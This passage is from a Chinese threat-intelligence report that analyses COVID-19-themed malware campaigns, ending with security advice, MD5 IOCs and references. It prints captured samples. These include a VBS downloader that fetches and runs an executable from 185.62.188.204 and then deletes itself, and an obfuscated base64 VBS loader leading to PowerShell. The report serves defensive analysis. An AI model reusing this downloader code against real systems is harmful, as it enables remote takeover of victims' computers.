KlsQfgUMVZHRTgtooKZmlxoHqzOtZcsAJjEGgc = chr(CPPFTOKSLLoZgwVEXzmeCFEkBmwCaySWTjRG) : vnheRuqpQteHohlGdauOFDH =
vnheRuqpQteHohlGdauOFDH & KlsQfgUMVZHRTgtooKZmlxoHqzOtZcsAJjEGgc : next : eval("execute(vnheRuqpQteHohlGdauOFDH)")
Eg!" & "C:\Users\Shyt\AppData\Local\Temp\TynhV.vb!VVdEg!" & LHumK
```

Shellcode解码之后将会通过POST请求从hxxp[:]//185.62.188.204下载后续的远控exe到本地执行以控制受害者计算机。

```
on error resume next
set WshShell = CreateObject("WScript.Shell")
Set FSO = CreateObject("Scripting.FileSystemObject")
Path = WshShell.ExpandEnvironmentStrings("%TEMP%") &
"\Facebook.url"
set oUrlLink = WshShell.CreateShortcut(Path)
oUrlLink.TargetPath = "https://facebook.com"
oUrlLink.Save(S)
if  (FSO.FileExists(Path))  Then
WScript.Echo "Error!"
else
Dim xml,ws,db,filepath,URL
xml = "MSXML2.ServerXMLHTTP.3.0"
ws = "WScript.Shell"
db = "Adodb.Stream"
Set wshs = createobject(ws)
filepath = wshs.ExpandEnvironmentStrings("%TEMP%") & "\HhKFW.exe"
URL = "http://185.62.188.204/hunt/post/corona.exe"
end if

Call prog
 sub prog
    dim msxml: Set msxml = createobject(xml)
    dim stream: Set stream = createobject(db)
    msxml.Open "GET", URL, False
            msxml.SetRequestHeader "User-Agent",
"vkTSNOQeMcMuTaPWpQtJYbp"
            msxml.Send
    with stream
      .type = 1
      .open
      .write msxml.responseBody
      .savetofile filepath, 2
            end with
 wshs.Exec(filepath)
 end sub
 wshs.Popup "Error: File is broken", 0, "Microsoft Word", 0 + 48
FSO.GetFile(WScript.ScriptFullName).delete
```

恶意脚本类


奇安信红雨滴团队捕获多起以疫情为诱饵的脚本类攻击样本，部分样本信息如下

文件名	MD5
covid22_form.vbs	97fe215dd21915ed7530fa0501ad903c
COVID-19.vbs	c97e9545291fb0af77630cb52f411caa
CORONAVIRUS_COVID-19.vbs	7a1288c7be386c99fad964dbd068964f

以covid22_form.vbs为例，样本运行后，会通过Execute执行一段base64编码的shellcode

```
Function l(a):
With CreateObject("Msx"+"ml2.DOMD"+"ocument").CreateElement("aux"): .DataType = "bin.base64": .Text = a: l = r(.
NodeTypedValue):
End With:
End Function
Function r(b):
With CreateObject("ADODB"+".Stream"): .Type = 1: .Open: .Write b: .Position = 0: .Type = 2: .CharSet = "utf-8": r = .
ReadText: .Close:
End With:
End function

Execute(l("U2V0IHRlYXMgPSBHZXRPYmplY3QoIndpbmlnbXRzOlxcL1xyb290XGNpbXYyOldpbjMyX1Byb2N1c3NTdGFydHVwIikKdGVhcy5TaG93V2
luZG93ID0gMApIZWFzSml1YSA9IEldldE9iamVjdCgid2lubWdtdHM6XFwuXHJvb3RcY2ltdjI6V2luMzJfUHJvY2VzcyIpLkNyZWF0ZShTdHJSZXZlcnN
lKCI9PUFBM0F3YUFVR0E0QVFhQUFDQTBCd2NBa0dBTUJBZEE0ORO5Q2Z2NBRUVBdEFBSUFrR0F0QndOQUVEQX1CQU1BTUhBekJFRWkFFR2F
QmdjQUFGQXRBQWRBSUhBaEJBZEFNRkFnQUFJQXNEQTNBd2FBVUdBNEFRYUFBQOEwQmdlQVVHQXJCZ2FBQUNBbEJBWkE4R0FqQlFaQVFHQXRBQUlBd0dBc
EJBZEFVSEEwQmdjQVVHQWpCQUlBc0RBaUFBVUEwRUFGQkFWQ9EQTJCZ2JBVUdBa0FnSUFBQ0FrQWpCQUlBdGNBaUFBZEEFvSEF
sQndhQW9HQWNCQVVBMEVBRkJVkFvREEyQmdiQVVHQWtBZ0lBd0NBaUFRYkE4R0FqQmdMQWtHQXRCd05BRURBeUJBWEFBRkFOQlFSQVFGQTZBZ2RBNEdB
bEJBSkFJQ0FnQWdiQThHQXBCQWRBRUdBdUJRYUFRSEF6QlFaQVFFQXRBQUlBUUhBaEJBWkE0Q0E1QndUQWtGQVFCUWFBOENBbEJBZEFrR0F6QmdZQVVHQ
TNCZ0xBRURBM0J3YkFnR0F6QndMQThDQTZBQWNBUUhBMEJBYUF3Q0EwQlFZQVFHQXVBQVRBRUdBNUJRWkFnRUF2QVFaQVFIQXBCd2NBSUdBbEJ3ZEE0Q0
F4QXdkQThHQW9Cd2NBOENBdkFnT0FBSEEwQkFkQWdHQXNBQWRBUUBa0JnTEFNRkFCQmdjQVVHQVBCd0xBVUdBMEJRYUFNSEFpQlFaQWNIQXVBUU1BY0h
BdkJBYUFNSEF2QXdMQW9EQXdCQWRBUUhBb0JBSUFVR0FqQmdjQVVIQXZCd1VBMENBZ0FY0FVR0FtQndjQTRHQWhCZ2NBUUZBekJBZEFFRkFOQlFMQVFI
QX1CUV1BUUhBVEJBSUFzREF5Q1FaQVlHQXpCZ2JBRUdBeUJBVkFNSEEwQlFhQUlFQWdBUVpBd0dBMUJBWkE4R0FOQ1FMQVFIQX1Cd2JBQUhBdEJRUyBlL
SBsbGVoc3Jld29wIikgLCB0dWxsLCB0ZWFzLCBHZWF1ZCAp"))
```

经过多次解密，最终执行一段powershell代码，用于从指定web服务器下载3个dat文件并保存到本地解密执行，以控制受害者计算机。




JAR

JAR文件是在安装了JRE等JAVA运行环境的操作系统上能直接运行的可执行程序。由于JAVA具有跨平台的特性，所以这类文件可以在安装了JAVA运行时库的大部分操作系统上运行，包括Windows、Linux、macOSX、Android。

由于具有跨平台的特性，所以近几年这类文件被黑客更多的利用于制作木马进行网络攻击，而红雨滴团队近期也捕获了大量以新冠病毒字眼为诱饵的JAR木马样本，我们以以下样本为例进行分析。

文件名	COVID-19 Update.jar
MD5	583c8dc8e20c8337b79c6f6aaacca903
木马家族	JRAT

样本运行后，通过AES解密资源文件的代码，在%temp%目录下释放一个vbs文件，用于协助查找和结束所有的安全软件，包括杀毒软件、取证软件、抓包软件等 还会禁用任务管理器，系统还原等



疫情期间的网络安全防范建议

鉴于疫情防控期间企业用户多会采用远程办公的方式开展工作，奇安信建议广大政企用户从以下方面做好针对性的网络安全防范措施：

1. **终端安全防范**

- 个人办公电脑及时安装及更新补丁
- 使用来源可信、正版的操作系统及软件，不使用Windows 7、Office 2007等不受支持的老旧版本系统及软件
- 尽力避免使用弱口令，建议疫情防控期间强制更换口令或加快口令到期频率
- 安装奇安信天擎等正版企业级杀毒软件

2. **接入安全防范**

- 务必通过虚拟专用网络(VPN)的方式接入办公网络环境
- 禁止使用公共场合或借用他人的WiFi网络接入办公网络环境
- 严禁使用远程办公电脑处理私人事务或访问非工作网络，可部署奇安信网康等上网行为管理系统

3. **企业侧网络安全防范**

- 企业侧的重要服务器确保有DDoS防护设备、WAF、IPS等设备进行防护，并将规则库升级到最新版本，相关服务器确保补丁修复或进行相应的加固（可使用奇安信椒图相关产品加固服务器）
- 做好相关重要数据备份工作
- 相对平时需要提升网络安全基线
- 建议政企单位搭建使用蓝信安全移动工作平台进行安全远程办公
- 政企用户可以建设态势感知以完善资产管理及持续监控能力
- 政企用户可引入奇安信威胁情报、部署奇安信文件沙箱来对远程办公传输的文件进行威胁分析
- 为关键业务系统使用独立的线路，与网站系统隔离，防止攻击发生时对关键业务产生影响
- 由于政企用户的网站IP会暴露在互联网，成为攻击目标，建议政企网站接入奇安信安域或其他云防护

4. **员工安全意识提升**

- 禁止打开或观看社交渠道分享的不明链接、文件
- 对邮件来源的链接、文件保持高度警惕，禁止点击陌生邮件中的链接或运行邮件附件，必要时可以将邮件附件或链接上传至企业内部的文件沙箱进行威胁检测
- 个人办公电脑专机专用，严禁用于一切非工作事务
- 禁止使用公共场合或借用他人的WiFi网络接入远程办公网络

- 及时备份工作相关的重要文件

必要时求助奇安信24小时应急响应安全服务：400-8136-3606

总结

疫情还未结束，网络空间的战斗也还将继续，奇安信红雨滴团队提醒广大用户，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行夸张的标题的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行简单判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC等，都已经支持对本次疫情相关的攻击的精确检测。

IOCs

由于IOC数量较多，仅在文章结尾公开部分IOC数据。

MD5:

b08dc707dcbc1604cfd73b97dc91a44c

3519b57181da2548b566d3c49f2bae18

78359730705d155d5c6928586d53a68e

21b837f22afa8d9ca85368c69025a9f4

d739f10933c11bd6bd9677f91893986c

53b31f65bb6ced61c5bafa8e4c98e9e8

e074c234858d890502c7bb6905f0716e

e262407a5502fa5607ad3b709a73a2e0

a9dac36efd7c99dc5ef8e1bf24c2d747

a4388c4d0588cd3d8a607594347663e0

501b86caaa8399d508a30cdb07c78453

8d172a2eb3d94322b34a2586365eb442

baef0f7897694a3d2783cef0b19239be

74572fba26f5e988b297ec5ea5c8ac1c

a30391c51e0f2e57aa38bbe079c64e26

2c268c58756eb83c4ecfd908d1b482ea

3a0a6dbc2ba326854621f3baf87f611c

fe852bb041f4daba68a80206966e12c0

87ad582f478099a6d98bf4b2527d0175

4d30ea0082881d85ff865140b284ec3f

f264626b18a074010f64cf3e467c4060

bc102766521118a99fc99c09beb8b5fe

18d156e18a9c23bc1ea9dbe5ca1bdb9d

d8f6c66f84546ef19d8373f3bc9f1185

038d513fe3d04057b93a81e45826d141

72ecf3804af2d9016fa765a708e25b7c

5c5cffca81810952b66d8d7bb3bd2065

324445e12e6efabd9c9299342bd72e29

5585ea31ee7903aade5c85b9f76364e8

53b31f65bb6ced61c5bafa8e4c98e9e8

b48c3f716ebdb56ec2647b1e83049aa3

097c83d36393cc714e9867bd87871938

2036755c86ce5ce006ca76a7025d5d09

2ea346432bfb1cbc120d43c4de906cda

4d412d13b20be55f6834eae8aba916a7

583c8dc8e20c8337b79c6f6aaacca903

29e8800ebaa43e3c9a8b9c8a2fcf0689

dce43ca5113bb214359d0d2d08630f38

e75c159d4f96a6a9307c7a32e98900e3

258eda999b9ac33c52b53f4d8c77dcb0

d6557715b015a2ff634e4ffd5d53ffba

baef0f7897694a3d2783cef0b19239be

2c522f3527def8ac97958cd2c89a7c29

参考链接

[1]南亚APT组织“透明部落”借新冠肺炎针对周边国家和地区的攻击活动分析

https://ti.qianxin.com/blog/articles/analysis-of-apt-attack-activities-in-neighboring-countries-and-regions/

[2]穷源溯流：KONNI APT组织伪装韩国Android聊天应用的攻击活动剖析

https://ti.qianxin.com/blog/articles/analysis-of-konni-apt-organization-attack-activities-disguised-as-korean-android-chat-application/

[3]Twitter

https://twitter.com/RedDrip7/status/1237983760802394112

[4]Twitter

https://twitter.com/RedDrip7/status/1237619274581041157

[5]Twitter

https://twitter.com/RedDrip7/status/1230683740508000256

[6] “ Konni”和“ Kimsuky”的APT活动关联

https://blog.alyac.co.kr/2347

Source: https://ti.qianxin.com/blog/articles/coronavirus-analysis-of-global-outbreak-related-cyber-attacks/